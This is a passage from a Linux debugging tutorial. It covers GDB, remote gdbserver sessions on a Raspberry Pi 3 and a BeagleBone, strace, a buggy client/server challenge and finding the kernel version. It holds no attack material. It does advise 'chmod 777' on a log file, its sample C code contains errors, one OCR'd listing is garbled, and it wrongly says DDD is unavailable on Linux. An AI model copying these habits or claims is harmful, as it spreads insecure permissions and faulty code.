FIGURE 2.77 – Lanching GDB session on blinkLed Program

— **Setting breakpoints :** It's time to apply what we learnt from the previous sections, let's set a breakpoint on the *usleep* function as shown in **Figure 2.78**.

```
(gdb) break usleep
Breakpoint 2 at 0xb6f62e2e
(gdb) c
Continuing.

Breakpoint 2, 0xb6f62e2e in usleep () from /lib/arm-linux-gnueabihf/libc.so.6
(gdb) c
Continuing.

Breakpoint 2, 0xb6f62e2e in usleep () from /lib/arm-linux-gnueabihf/libc.so.6
(gdb) c
Continuing.

Breakpoint 2, 0xb6f62e2e in usleep () from /lib/arm-linux-gnueabihf/libc.so.6
(gdb) █
```

FIGURE 2.78 – Setting breapoints in blinkLed program using GDB

### 2.3.5 Remote userland debugging

Local debugging is not always an option and may not be possible especially for embedded devices. Those systems have fewer capabilities, a reason that leads us to remote debugging.

We can connect to a remote target using :

- **Ethernet connection :**

#### General settings of ethernet communication

GDBserver on the target

\$ gdbserver :<portNumber> ./myProgram

GDB Client - Linux machine side

\$ gdb ./myProgram

\$ (gdb) target remote ip\_address\_gdbserver\_machine :<portNumber>

- **Serial connection :**

#### General settings of serial communication

GDBserver on the target

\$ gdbserver /dev/serial-channel ./myProgram

GDB Client - Linux machine side

\$ gdb ./myProgram

\$ (gdb) target remote /dev/serial-channel

### 2.3.5.1 Remote debugging with Raspberry PI 3

#### Example sources

We can get the sources at :

[https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/gdb-remote-debug/raspberryPI3](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/gdb-remote-debug/raspberryPI3)

The following C program generates a random number, invites the user to try guessing it. The program compares between the generated number and the one from the user to give some hints(whether or not it more or less).

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <time.h>
4 #define NUMBER_MAX 100
5 #define NUMBER_MIN 1
6
7
8 #define CNRM "\x1B[0m"
9 #define CRED "\x1B[31m"
10 #define CGRN "\x1B[32m"
11 #define CYEL "\x1B[33m"
12 #define CCYN "\x1B[36m"
13
14 int generateRandom();
15 void compareNumbers(int numberGenerated, int numberUser);
16
17 int main(){
18     int numberGenerated=0, numberUser=0, number_of_tries=0;
19     printf("\n-----\n");
20     printf("-----Guess my number-----\n");
21     printf("-----\n");
22     srand(time(NULL));
23     numberGenerated = generateRandom();
24
25     do{
26
27         printf("\nPlease choose a number between 0 and 100 : ",CYEL);
28         scanf("%d",&numberUser);
29         number_of_tries+=1;
30         compareNumbers(numberGenerated ,numberUser) ;
31
32     } while(numberGenerated!=numberUser);
33
34     printf("\nNumber of tries : %d\n",CNRM, number_of_tries);
35
36     return EXIT_SUCCESS;
37 }
38
39 //Function to generate a pseudo-random number between NUMBER_MIN and NUMBER_MAX
40 int generateRandom(){
41     return (rand() % (NUMBER_MAX - NUMBER_MIN)) + NUMBER_MIN;
42 }
43
44 void compareNumbers( int numberGenerated , int numberUser){
45
46     if(numberGenerated>numberUser){
47         printf("\nThe number is greater!\n",CRED);
48     } else if(numberGenerated<numberUser){
49         printf("\nThe number is smaller!\n",CCYN);
50     } else {
51         printf("\nCongratulations !!!!!!! You got it !\n",CGRN);
52 }
```

```
52 }
53 }
54 }
55 }
```

We are going to use Ethernet to connect to the Raspberry PI 3 :

Let's practice on our example :

#### **gdbserver debug through ethernet :**

Let's practice on our example :

- (a) **Raspberry PI 3 :** We will start Gdbserver on port 4000 (You can choose any other port).

```
1 $ gdbserver :4000 ./rpi-number-guess
```

The result of the above command is shown in **Figure 2.79**



FIGURE 2.79 – Starting gdbServer on Raspberry PI 3

- (b) **Linux desktop machine :** Launch a gdb session from a linux machine and connect to the target as shown in **Figure 2.80**

```
1 $ ./arm-none-eabi-gdb --silent ./rpi-number-guess
2 $ (gdb) target remote ip_address_raspberryPi:4000
```




FIGURE 2.80 – Rasbperry PI 3 - Remote debugging GDB/GDBserver over Ethernet

At this point, you must see at the Raspberry Pi side a message like the following :

```
1 Remote debugging from host ip_address_host_GDB
```

Now you can place breakpoints, play around or even display the generated number as shown in **Figure 2.81**.




FIGURE 2.81 – Displaying backtraces on Raspberry PI 3 using GDB/GDBserver over Ethernet

**Note :** Latest versions of Raspberry PI seem to have troubles with Serial communication.

### 2.3.5.2 Remote debugging with Beaglebone black Wireless

We are going to write a C code to reproduce the blinking leds effect of the famous « car k2000 ». The beaglebone has 4 leds, each controlled by a set of files. The animation should look like **Figure 2.82**.




FIGURE 2.82 – K2000 animation leds

The following C program implements the above logic (We tried to be as simple as possible in the code so there were no optimization) :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #define MAX_LED 3
5
6 void setTriggerNone(char *fileToWrite){
7     FILE *openFileToNone = NULL; // declare pointers
8
9     char noneTrig [] = "none";
10    openFileToNone = fopen (fileToWrite, "w");
11    if(openFileToNone!=NULL){
12        //fwrite (noneTrig , 1, sizeof(noneTrig) , openFileToNone);
13        fprintf(openFileToNone,"%s",noneTrig);
14        fclose (openFileToNone);
15    } else{
16        printf("\nCannot Open File : %s \n",fileToWrite);
17    }
18 }
19
20 void setTriggerTimer(char *fileToWrite){
21
22     FILE *openFileToTimer = NULL; // declare pointers
23     char timerTrig [] = "timer";
24     openFileToTimer = fopen (fileToWrite, "w");
25     if(openFileToTimer!=NULL){
26         //fwrite (timerTrig , 1, sizeof(timerTrig) , openFileToTimer);
27         fprintf(openFileToTimer,"%s",timerTrig);
28         fclose (openFileToTimer);
29     } else{
30        printf("\nCannot Open File : %s \n",fileToWrite);
31    }
32 }
33
34
35 void setDutyCycleHigh(char *fileToWrite , char *highDuty){
36
37     FILE *openFileDutyCycle = NULL; // declare pointers
38

```

```
39     openFileDutyCycle = fopen (fileToWrite , "w") ;
40     if (openFileDutyCycle!=NULL){
41         //fwrite (highDuty , 1 , sizeof (highDuty) , openFileDutyCycle) ;
42         fprintf(openFileDutyCycle,"%s",highDuty) ;
43         fclose (openFileDutyCycle) ;
44     } else{
45     printf("\nCannot Open File : %s \n",fileToWrite) ;
46     }
47 }

48 void setDutyCycleLow(char *fileToWrite , char *lowDuty){
49     FILE *openFileDutyCycle = NULL; //declare pointer
50     openFileDutyCycle = fopen (fileToWrite , "w") ;
51     if (openFileDutyCycle!=NULL){
52         //fwrite (lowDuty , 1 , sizeof (lowDuty) , openFileDutyCycle) ;
53         fprintf(openFileDutyCycle,"%s",lowDuty) ;
54         fclose (openFileDutyCycle) ;
55     } else {
56     printf("\nCannot Open File : %s \n",fileToWrite) ;
57     }
58 }

59 void setHLed(char *filePath ,char *highDuty ,char *lowDuty){
60     char pathToTrigger[250];
61     sprintf(pathToTrigger,"%s%s",filePath,"trigger");
62     setTriggerNone(pathToTrigger);

63     setTriggerTimer(pathToTrigger);
64     sprintf(pathToTrigger,"%s%s",filePath,"delay_on");
65     setDutyCycleHigh(pathToTrigger,highDuty);

66     sprintf(pathToTrigger,"%s%s",filePath,"delay_off");
67     setDutyCycleLow(pathToTrigger,lowDuty);
68 }

69 }

70 void countMove(int slidingCounter ,char *highDuty ,char *lowDuty , long delayTime){
71     switch(slidingCounter){
72     case 0 :
73         setHLed("/sys/class/leds/beaglebone:green:heartbeat",highDuty ,lowDuty );
74         usleep(delayTime);
75         setTriggerNone("/sys/class/leds/beaglebone:green:heartbeat/trigger");
76         printf("count %d ==> file = %s\n",slidingCounter ,"/sys/class/leds/beaglebone:green:heartbeat/");
77     break;
78     case 1 :
79         setHLed("/sys/class/leds/beaglebone:green:mmc0",highDuty ,lowDuty );
80         usleep(delayTime);
81         setTriggerNone("/sys/class/leds/beaglebone:green:mmc0/trigger");
82         printf("count %d ==> file = %s\n",slidingCounter ,"/sys/class/leds/beaglebone:green:mmc0/");
83     break;
84     case 2 :
85         setHLed("/sys/class/leds/beaglebone:green:usr2",highDuty ,lowDuty );
86         usleep(delayTime);
87         setTriggerNone("/sys/class/leds/beaglebone:green:usr2/trigger");
88         printf("count %d ==> file = %s\n",slidingCounter ,"/sys/class/leds/beaglebone:green:usr2/");
89     break;
90     case 3 :
91         setHLed("/sys/class/leds/beaglebone:green:usr3",highDuty ,lowDuty );
92         usleep(delayTime);
93         setTriggerNone("/sys/class/leds/beaglebone:green:usr3/trigger");
94         printf("count %d ==> file = %s\n",slidingCounter ,"/sys/class/leds/beaglebone:green:usr3/");
95     break;
96     case 4 :
97         setHLed("/sys/class/leds/beaglebone:green:usr4",highDuty ,lowDuty );
98         usleep(delayTime);
99         setTriggerNone("/sys/class/leds/beaglebone:green:usr4/trigger");
100        printf("count %d ==> file = %s\n",slidingCounter ,"/sys/class/leds/beaglebone:green:usr4/");
101    break;
102 }
```

```

102 }
103
104
105 }
106
107 int main( int argc ,char *argv [] ) {
108     int directionOfAnimation=1;
109     int counterLed = 0;
110     long timeTODelay=1000000;
111     if( argc<3 && argc>4){
112         printf( "\ninvalid parameters!\n" );
113         exit(-1);
114     }
115
116     if(argc==4)
117         timeTODelay = strtol(argv [3] , NULL, 10 );
118
119     while(1){
120         if(directionOfAnimation){
121
122             countMove( counterLed , argv [1] , argv [2] ,timeTODelay );
123             counterLed++;
124             if( counterLed==MAX_LED)
125                 directionOfAnimation=0;
126         }
127
128         else{
129             countMove( counterLed , argv [1] , argv [2] ,timeTODelay );
130             counterLed--;
131             if( counterLed==0)
132                 directionOfAnimation=1;
133         }
134     }
135
136
137
138     return 0;
139 }
```

**gdbserver debug through serial communication :** We can start gdbserver as shown below :

(a) **Beaglebone Black Wireless :**

```
1 $ sudo gdbserver /dev/ttys0 ./led2000
```

The output of the above command is shown in **Figure 2.83**




FIGURE 2.83 – Launching gdbserver over Serial communication - Beaglebone black wireless

(b) **Client side - Linux machine :** Linaro arm gdb requires some dependecies on the linux desktop before using it as shown below :

```

1      $ sudo apt-get install libncurses5:i386 libncurses5
2      $ sudo apt-get install lib32stdc++6
3      $ sudo apt-get install zlib1g:i386
4      $ sudo arm-linux-gnueabihf-gdb -q ./led2000
5      $(gdb) target remote /dev/ttys0
```

### 2.3.6 Graphical user interface GDB

It is worth to mention that GDB has graphical user front end interfaces :

- **Tui interface** : This is option shipped with GDB :

```
1 $ gdb --tui ./myProgram
```

**Figure 2.84** shows the result of the command above on the « SMIUC game ».




FIGURE 2.84 – GDB Graphical interface - TUI

- **DDD (Data Display Debugger)** : This is a more evolved GUI, but it is not available with linux :

```
1 $ sudo apt-get install ddd
2 $ ddd ./myProgram
```

**Figure 2.85** shows the result of the command above on the « SMIUC game ».




FIGURE 2.85 – GDB Graphical interface - ddd

## 2.4 Application challenge

Debugging is crucial in real world applications. Until now, We have been working on simple examples. However, to understand the benefits of debugging, We need to step forward into more realistic scenario.

## The tests will be made on Raspberry PI 3

### 2.4.1 Application challenge general problem

A classical *Client/Server* will be implemented as shown in **Figure 2.86**. The clients will send a directory folder content (previously choosen by the server) to the server (which displays them).




FIGURE 2.86 – Application challenge problem

As We can see from **Figure 2.86** :

- **Server** : Waits for clients connection, requests to get a content a directory from the client and display it.
- **Client** : Connects to the server, waits for server to specify which directory it wants the content. once made, client satisfies the request.

### Server first

Do not forget, the server must be started first. Otherwise, clients will fail to get a connection.

### 2.4.2 Application boggy sources

#### Challenge sources

The application sources are available at : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/challenge](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/challenge)

##### 2.4.2.1 Application layout

The application contains 5 files (**Figure 2.87**) :




FIGURE 2.87 – Boggy application layout files

- **client.h** : Header definition for client.c
- **client.c** : implements the client code that connects to server.c and sends folder content.
- **server.h** : Header definition for server.c
- **server.c** : server code that accepts client.c connections and ask which folder to explore then shows the content.
- **log.txt** : Log file to save connected clients ip addresses and connection ports.

#### 2.4.3 Tracking down Application challenge bugs

- **Server** : As we have already said, the server must be started first. Starting the server yields to **Figure 2.88**.

```
pi@raspberrypi:~/Debugging-userland-application $ ./server
Error Log File : Permission denied
pi@raspberrypi:~/Debugging-userland-application $
```

FIGURE 2.88 – Server fails to read log file - Permission denied

Let's use strace to locate precisely the file that raised the problem as shown in **Figure 2.89**

```
pi@raspberrypi:~/Debugging-userland-application $ strace -e trace=file ./server
execve("./server", ["./server"], /* 55 vars */) = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)       = 0
open("/etc/ld.so.preload", O_RDONLY|O_CLOEXEC) = 3
open("/usr/lib/arm-linux-gnueabihf/libarmmem.so", O_RDONLY|O_CLOEXEC) = 3
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/arm-linux-gnueabihf/librt.so.1", O_RDONLY|O_CLOEXEC) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/arm-linux-gnueabihf/libpthread.so.0", O_RDONLY|O_CLOEXEC) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/arm-linux-gnueabihf/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
open("log.txt", O_RDWR|O_CREAT|O_TRUNC, 0666) = -1 EACCES (Permission denied)
Error Log File : Permission denied
+++ exited with 1 +++
pi@raspberrypi:~/Debugging-userland-application $
```

FIGURE 2.89 – Locating file that requires permissions using strace

**Solution :** change access permission of « log.txt » with : `sudo chmod 777 log.txt`.

- **Client** : Once the server is up and running, clients can try to connect. *The connection is successful*. However, when the server sends the path, the client stops as shown in **Figure 2.91**

```
pi@raspberrypi:~/Debugging-userland-application $ ./server
Log file created!
Socket created
bind done
Display process ID 1260
Waiting for incoming connections...
----- New Connected Client 127.0.0.1 on port : 56452 -----
now: 2018-7-4 13:45:28
Handler assigned

Directory to explore : /etc

Client 127.0.0.1 disconnected
```

```
pi@raspberrypi:~/Debugging-userland-application $ ./client
File Edit Tabs Help
pi@raspberrypi:~/Debugging-userland-application $ ./client
Socket created
Client connected to remote server
Ready to receive orders from server...
Folder to tap : /etc/XvMvMv
Segmentation fault
pi@raspberrypi:~/Debugging-userland-application $
```

FIGURE 2.90 – Getting client's faulty line in GDB

**Note :** Client shows the name of the folder to tap which contains « weird characters ». The segmentation fault is less informative, We can use gdb to get more as shown in **Figure 2.91**.

```
pi@raspberrypi:~/Debugging-userland-application
```

```
File Edit Tabs Help  
pi@raspberrypi:~/Debugging-userland-application$ gdb ./client .core -q  
Reading symbols from ./client...done.  
[New LWP 1932]  
Core was generated by `./client'.  
Program terminated with signal SIGSEGV, Segmentation fault.  
#0 0x76e375f4 in __realloc (dirp=0x0) at ../sysdeps/posix/readdir.c:44  
44      ../sysdeps/posix/readdir.c: No such file or directory.  
(gdb) bt  
#0 0x76e375f4 in __realloc (dirp=0x0) at ../sysdeps/posix/readdir.c:44  
#1 0x00001095c in main (argc=1, argv=0x7eda3134) at client.c:64  
(gdb) list *0x0001095c  
0x0001095c is in main (client.c:64).  
59  
60          printf("Folder to tap : %s\n", server_reply);  
61  
62          directoryToExplore = opendir(server_reply);  
63          printf("op");  
64          while(exploredEntity = readdir(directoryToExplore)){ // discover  
directory content  
65              /* Ignore . and .. directories and do not send them to serve  
r */  
66              if((strcmp(exploredEntity->d_name, ".")!=0 || strcmp(explore  
dEntity->d_name, "..")!=0) && send(client_socket , exploredEntity->d_name , strl  
en(exploredEntity->d_name , 0 ) < 0 )  
67          }  
68      }  
69      close(client_socket);  
70  }  
71  
72  if((strcmp(exploredEntity->d_name, ".")!=0 || strcmp(explore  
dEntity->d_name, "..")!=0) && send(client_socket , exploredEntity->d_name , strl  
en(exploredEntity->d_name , 0 ) < 0 )  
73  }  
74  
75  close(client_socket);  
76  exit(0);  
77 }  
78  
79  if((strcmp(exploredEntity->d_name, ".")!=0 || strcmp(explore  
dEntity->d_name, "..")!=0) && send(client_socket , exploredEntity->d_name , strl  
en(exploredEntity->d_name , 0 ) < 0 )  
80  }  
81  
82  close(client_socket);  
83  exit(0);  
84 }
```

FIGURE 2.91 – Getting client's faulty line in GDB

GDB points to line 64 (which is readdir() function). This can happen only if readdir() cannot access the file or does not have enough permissions (because we didn't check if `directoryToExplore` was valid). But we see that :

```
directoryToExplore = opendir(server_reply);
```

So, the problem can be in *server\_reply* which seemed to contain weird characters. It may be difficult to find the answer but this is a result of not initializing variables correctly.

**Solution :** zeroing out the variable « server reply »(uncomment line 52 ==> `memset(server_reply, 0, 500)`).

## 3 Journey to kernel debugging

The kernel is a complex and challenging system where different parts must cooperate and communicate to provide services. We can get an estimation of the complexity by using the utility « cloc »<sup>1</sup> to retrieve the number of files (and lines) in the source code of a linux *kernel version 4.15.12* (Figure 3.1).

```
jubbe@F-NAN-HIPPOPOTAME:~/Téléchargements$ perl cloc-1.74.pl linux-4.15.12.tar.xz
 62267 text files.
 61739 unique files.
Complex regular subexpression recursion limit (32766) exceeded at cloc-1.74.pl line 4871.
Complex regular subexpression recursion limit (32766) exceeded at cloc-1.74.pl line 4871.
 11641 files ignored.

github.com/AlDanial/cloc v 1.74  T=228.18 s (222.0 files/s, 103301.2 lines/s)
-----
Language           files      blank     comment      code
-----
C                25953    2543684    2498612    12685876
C/C++ Header      20113     504871    943627    3711310
Assembly          1468      49738    115796    250410
JSON              167        0        0        99204
make              2428      8952     10098     38336
Perl              52        5287    3814     27331
Bourne Shell      276      3426    4163     16550
Python             81      2490    2956     14365
HTML              5        668        0        5473
yacc              9        686    367     4586
PO File           5        791    918     3061
lex               8        308    300     1935
C++               7        287        77     1838
Bourne Again Shell 46      336    293     1640
awk               11      171    155     1388
Markdown          1        220        0     1077
TeX               1        198        3     904
NAnt script       2        162        0     617
Glade             1        58        0     603
Pascal            3        49        0     231
Objective C++     1        55        0     189
Cucumber          1        28        49     155
m4               1        15        1     95
XSLT              5        13        26     61
CSS               1        18        27     44
vim script         1        3        12     27
Windows Module Definition 1        0        0     8
sed               1        2        5      5
-----
SUM:              50649    3122426    3581299    16867319
-----
jubbe@F-NAN-HIPPOPOTAME:~/Téléchargements$
```

FIGURE 3.1 – Counting the numbers of lines in linux source code

We are clearly dealing with a system evolving since 1991 with the following implications :

- More than 16 millions lines of code
- Variety of programming languages
- Exploding number of files (58649 files)

### 3.1 The linux kernel

#### 3.1.1 Why do we need a kernel

The kernel is the core of an operating system, it is the interface between the user and the low level hardware. It mediates access to system resources (CPU, memory, networking, disk I/O, ..., etc). In short, it provides an abstraction layer for easier manipulation.


1. The cloc utility can be found at this page : <http://cloc.sourceforge.net/>

### 3.1.2 Kernel version problem

The kernel evolves quickly in terms of code and security, a lot of features are obsolete or even removed in modern linux. It is critical for an engineer to get the kernel version of the target before debugging, profiling or even forensic analysis can take place.

Linux offers many ways to get the kernel version :


- Command line utility **uname** : see **Figure 3.2**.



```
jugbe@F-NAN-HIPPOPOTAME: ~
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~$ uname -r
4.4.0-116-generic
jugbe@F-NAN-HIPPOPOTAME:~$
```

FIGURE 3.2 – Getting the kernel version from the uname utility


- The proc file : see **Figure 3.3**.



```
File Edit Tabs Help
pi@raspberrypi:~/Debugging-userland-application $ cat /proc/version
Linux version 4.4.48-v7+ (dc4@dc4-XPS13-9333) (gcc version 4.9.3 (crosstool-NG c
rosstool-ng-1.22.0-88-g8460611) ) #964 SMP Mon Feb 13 16:57:51 GMT 2017
pi@raspberrypi:~/Debugging-userland-application $
```

FIGURE 3.3 – Getting the kernel version from the /proc file

As a last example, **Figure 3.4** shows how to get the kernel version of Beaglebone Black Wireless.




```
root@beaglebone:~# uname -r
4.4.41-ti-r83
root@beaglebone:~# cat /proc/version
Linux version 4.4.41-ti-r83 (root@b3-jetson-tk1-2gb) (gcc version 4.9.2 (Debian 4.9.2-10) ) #1
SMP Tue Jan 17 00:01:19 UTC 2017
root@beaglebone:~#
```

FIGURE 3.4 – Getting the kernel version on a BeagleBone Black Wireless

### 3.1.3 Locating the kernel

The **/boot** folder is the standard location of the kernel for servers and desktops. However, this can vary a lot on embedded systems (which depends on the bootloader).

- **Desktop linux machine** : a compressed linux kernel can be found in **/boot** folder, often named « vmlinuz » (**Figure 3.5**).




```
jugurtha@jugurtha-PC ~
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~ $ ls /boot
abi-4.10.0-38-generic      memtest86+.elf
config-4.10.0-38-generic    memtest86+_multiboot.bin
grub                      System.map-4.10.0-38-generic
initrd.img-4.10.0-38-generic vmlinuz-4.10.0-38-generic
memtest86+.bin
jugurtha@jugurtha-PC ~ $
```

FIGURE 3.5 – Linux kernel compressed image in /boot directory

## Decompressing Desktop Linux Kernel


Linux comes with a build-in extractor that can unpack and decompress the vmlinuz image (**Figure 3.6**).



```
jugurtha@jugurtha-PC ~
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~ $ locate vmlinuz
/usr/src/linux-headers-4.10.0-38/arch/h8300/boot/compressed/vmlinuz.lds
/usr/src/linux-headers-4.10.0-38/arch/m68k/kernel/vmlinuz-nommu.lds
/usr/src/linux-headers-4.10.0-38/arch/m68k/kernel/vmlinuz-std.lds
/usr/src/linux-headers-4.10.0-38/arch/m68k/kernel/vmlinuz-sun3.lds
